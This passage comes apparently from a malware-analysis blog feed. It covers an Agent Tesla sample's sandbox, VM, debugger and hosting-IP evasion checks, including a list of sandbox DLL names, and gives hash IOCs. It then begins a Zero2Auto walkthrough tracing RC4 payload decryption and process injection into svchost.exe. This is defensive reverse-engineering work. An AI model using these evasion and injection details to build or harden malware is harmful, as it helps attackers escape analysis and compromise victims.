
<p>Something interesting is that it doesn’t use a mutex to prevent multiple instances. Instead, it enumerates all processes with the same name and terminates them.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/mutex_final_stage.png" />
</p>

<p>The malware implements several evasion techniques to detect and avoid execution in analysis environments:</p>

<ul>
  <li>
    <p><strong>CheckRemoteDebuggerPresent</strong>: Standard Windows API call to detect if a debugger is attached to the process.</p>
  </li>
  <li>
    <p><strong>Sleep Timing Check</strong>: This method implements a timing-based debugger detection technique. It captures the current timestamp, calls <code class="language-plaintext highlighter-rouge">Thread.Sleep(10)</code> to pause execution for 10 milliseconds, and then measures the elapsed time. If the elapsed time is less than 10 ticks (which should be impossible under normal execution), it indicates that the sleep function was likely bypassed or accelerated—a common behavior in sandboxes and automated analysis environments that skip sleep calls to speed up analysis.</p>
  </li>
  <li><strong>Sandbox DLL Detection</strong>: This function checks for the presence of known sandbox-related DLLs in the process memory space. It searches for modules associated with popular sandboxing solutions:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">SbieDll.dll</code> - Sandboxie</li>
      <li><code class="language-plaintext highlighter-rouge">SxIn.dll</code> - Qihoo 360 Sandbox</li>
      <li><code class="language-plaintext highlighter-rouge">Sf2.dll</code> - Avast Sandbox</li>
      <li><code class="language-plaintext highlighter-rouge">snxhk.dll</code> - Avast</li>
      <li><code class="language-plaintext highlighter-rouge">cmdvrt32.dll</code> - Comodo Sandbox</li>
    </ul>

    <p>The function iterates through this list and uses <code class="language-plaintext highlighter-rouge">GetModuleHandle</code> to check if any of these DLLs are loaded. If any sandbox DLL is detected, it returns true, indicating the malware is running in a sandboxed environment.</p>
  </li>
  <li><strong>Virtual Machine Detection via WMI</strong>: This method employs Windows Management Instrumentation (WMI) to detect virtual machine environments. It queries two WMI classes:
    <ul>
      <li><strong>Win32_ComputerSystem</strong>: Checks the manufacturer and model properties for indicators of virtualization (Microsoft Corporation with “VIRTUAL” in the model name for Hyper-V, VMware in the manufacturer, or VirtualBox in the model).</li>
      <li><strong>Win32_VideoController</strong>: Examines the video controller name for VMware or VirtualBox graphics adapters.</li>
    </ul>

    <p>If any virtualization indicators are found, or if an exception occurs during the WMI query, the function returns true, signaling that the malware is running in a VM.</p>
  </li>
  <li><strong>Cloud/Hosting Environment Detection</strong>: This function performs an external IP geolocation check using the ip-api.com service to determine if the infected machine is running on a hosting provider or cloud infrastructure. It sends an HTTP request to <code class="language-plaintext highlighter-rouge">http://ip-api.com/line/?fields=hosting</code>, which returns “true” if the IP address belongs to a known hosting provider or data center. This technique helps the malware avoid execution in cloud-based sandbox environments commonly used for malware analysis.</li>
</ul>

<p>Finally, after stealing all available information from the compromised system and deploying various tools for remote access, the malware sends an email containing all the exfiltrated data to the attacker’s command and control server.</p>
<p align="center">
  <img src="/assets/images/agenttesla-malware/robo_final_stage.png" />
</p>
<h2 id="-indicators-of-compromise-iocs">🔍 Indicators of Compromise (IOCs)</h2>

<h3 id="sha256-hashes">SHA256 Hashes</h3>
<p>214f81361ecc2893d57465ef2c57662f7d60b2ea06408d6a40d6982f0c484e40 - ADaI.exe
35ced35bb7c27317cc69e6b5705dc4773cc45940d6847c2732a649c8260f1d8e - Vertical Bars.dll
3b23dbc0ffe3b17b88f560c2b93eb64af9e94beb88d123a4c811a427584f09bf - 46da3e76-ea11-4ef3-9ed6-348209ad609f.exe</p>]]></content><author><name>Olme786</name></author><category term="Agent Tesla" /><category term="infosec" /><category term=".NET" /><category term="Assembly" /><category term="Steganography" /><summary type="html"><![CDATA[Agent Tesla is a Remote Access Trojan (RAT) focused on credential theft. In this analysis, we dissect a .NET sample examining its dynamic in-memory loading capabilities that bypass disk writes, obfuscation techniques employing unconventional naming conventions for variables and functions, and ultimately, the stolen data exfiltrated from the compromised system.]]></summary></entry><entry><title type="html">Custom Sample - Zero2Auto</title><link href="https://olme786.io/CustomSample1-Zero2Auto/" rel="alternate" type="text/html" title="Custom Sample - Zero2Auto" /><published>2025-03-23T00:00:00+00:00</published><updated>2025-03-23T00:00:00+00:00</updated><id>https://olme786.io/CustomSample1-Zero2Auto</id><content type="html" xml:base="https://olme786.io/CustomSample1-Zero2Auto/"><![CDATA[<p>This Custom Sample 1 will be divided into several phases, each designed to demonstrate key concepts and techniques used for code obfuscation and evasion of analysis. Throughout these phases, we will explain the step-by-step process of implementing various obfuscation strategies aimed at protecting the integrity of the code while making it harder to reverse-engineer or analyze. Additionally, we will cover the different methods used to avoid detection and analysis by automated systems, showcasing how these techniques are employed to ensure security and confidentiality. Each phase will provide a deeper understanding of the tools and approaches used in the creation of robust, secure systems. Since the functions used to retrieve those names were heavily obfuscated, making it difficult to obtain the names statically, I used x32dbg to capture the return values of those functions.</p>

<p><br />
I will be using <strong style="color: green;">x32dbg</strong> and <strong style="color: green;">ida</strong> for disassembling and debugging the sample.</p>

<h2 id="first-stage">First Stage</h2>


<p>Firstly, I opened the sample <code class="language-plaintext highlighter-rouge">main_bin.exe.bin</code> (this was done to avoid directly opening the executable file and modifying extension).
<br />
<br />
<img src="/assets/images/zero2auto/main.png" alt="" />
<br />
<br />


As soon as I decompiled the code, I noticed that at the beginning, there was a function passing the DLL to <code class="language-plaintext highlighter-rouge">LoadLibrary</code>. Additionally, I observed another function that retrieved the name of a function to obtain a pointer using <code class="language-plaintext highlighter-rouge">GetProcAddress</code>, and then proceeded with further operations.
<br />
<br /></p>

<p><img src="/assets/images/zero2auto/main_code.png" alt="" />
<br />
<br />



Since the functions used to retrieve those names were heavily obfuscated, making it difficult to obtain the names statically, I used x32dbg to capture the return values of the function <code class="language-plaintext highlighter-rouge">sub_401300</code>.
<br />
<br />
<img src="/assets/images/zero2auto/Find_resource.png" alt="" /></p>
<blockquote>
  <p><strong>Important</strong>: To copy the addresses from IDA to x32dbg, I disabled ASLR, as the addresses would be different otherwise.</p>
</blockquote>

<p><br />
In the example above, you can see the result returned by the function in one of the cases. However, the results returned by the functions were as follows:</p>
<ol>
  <li>FindResourceA</li>
  <li>LoadResource</li>
  <li>SizeofResource</li>
  <li>LockResource</li>
  <li>VirtualAlloc</li>
</ol>

<p>Once I spotted the <code class="language-plaintext highlighter-rouge">FindResourceA</code> function, I proceeded to <strong style=" color:red;"> PEStudio</strong> to examine the resources of the sample. I found one resource, but it appeared to be empty; it might be encrypted. To confirm if this was the resource being loaded, I checked the parameters on the stack when <code class="language-plaintext highlighter-rouge">FindResourceA</code> was called, and they matched.
<br />
<br />
<img src="/assets/images/zero2auto/pestudioFirstSample.png" alt="" /></p>
<blockquote>
  <p><strong>Important</strong>: 0x65 is 101 in decimal.</p>
</blockquote>

<p><br />

After retrieving the resource information, it uses an <code class="language-plaintext highlighter-rouge">RC4 algorithm</code> to decrypt the code stored within the resource.
<br />
<br />
<img src="/assets/images/zero2auto/rc4.png" alt="" />
<br />
<br />
Then, using the same technique to conceal Windows API calls, the following APIs were identified in the following order:</p>
<ol>
  <li>CreateProcessA</li>
  <li>VirtualAlloc</li>
  <li>GetThreadContext</li>
  <li>ReadProcessMemory</li>
  <li>WriteProcessMemory</li>
  <li>VirtualAllocEx</li>
  <li>SetThreadContext</li>
  <li>ResumeThread</li>
</ol>

<p>By analyzing the order of the functions, I suspected that the decrypted payload was being written into the opened process—the same one I had previously examined. I identified the memory region where the data would be stored using the first <code class="language-plaintext highlighter-rouge">VirtualAlloc</code> and then continued the execution. This allowed me to observe the decrypted content.
<br />
<br />
<img src="/assets/images/zero2auto/dumpedSecondStage.png" alt="" />
<br />
<br />
I dumped the memory section where the payload was implanted with <strong style="color:red;">System Informer</strong> and began analyzing it.</p>

<h2 id="second-stage">Second Stage</h2>
<p>In the second stage, I noticed that the code was more heavily obfuscated. To analyze it further, I set breakpoints on key functions within the main subroutine to inspect their return values, suspecting the use of <code class="language-plaintext highlighter-rouge">API hashing</code> for function resolution.
<br />
<br />

<img src="/assets/images/zero2auto/antidebug.png" alt="" />
<br />
<br />
As observed above, we identified an anti-debugging technique using <code class="language-plaintext highlighter-rouge">IsDebuggerPresent</code> a Windows API that retrieves information from the PEB to detect the presence of a debugger. However, the call to <code class="language-plaintext highlighter-rouge">IsDebuggerPresent</code> was obfuscated using API hashing, making static analysis more difficult. While analyzing the pseudocode, I found another function implementing additional anti-analysis techniques. To bypass this, I modified the return value of <code class="language-plaintext highlighter-rouge">IsDebuggerPresent</code>and <code class="language-plaintext highlighter-rouge">sub_401000</code> by setting EAX to 0.
<br />
<br />

At a certain point while analyzing the pointers, I noticed that <code class="language-plaintext highlighter-rouge">svchost.exe</code> was being attached to our process. This prompted me to investigate the functions more thoroughly. During my examination, I identified the creation of the <code class="language-plaintext highlighter-rouge">svchost.exe</code> process, suggesting potential process injection or manipulation.
<br />
<br />
<img src="/assets/images/zero2auto/svchost.png" alt="" />
<br />
<br />
Once the process was created, it allocated a region of memory to store a new executable within itself. However, this wasn’t what caught my attention—it was the interaction with <code class="language-plaintext highlighter-rouge">svchost.exe</code>. When I identified a <code class="language-plaintext highlighter-rouge">VirtualAllocEx</code> call allocating memory in that process, I confirmed it was <code class="language-plaintext highlighter-rouge">svchost.exe</code> by analyzing the handle.
<br />
<br />
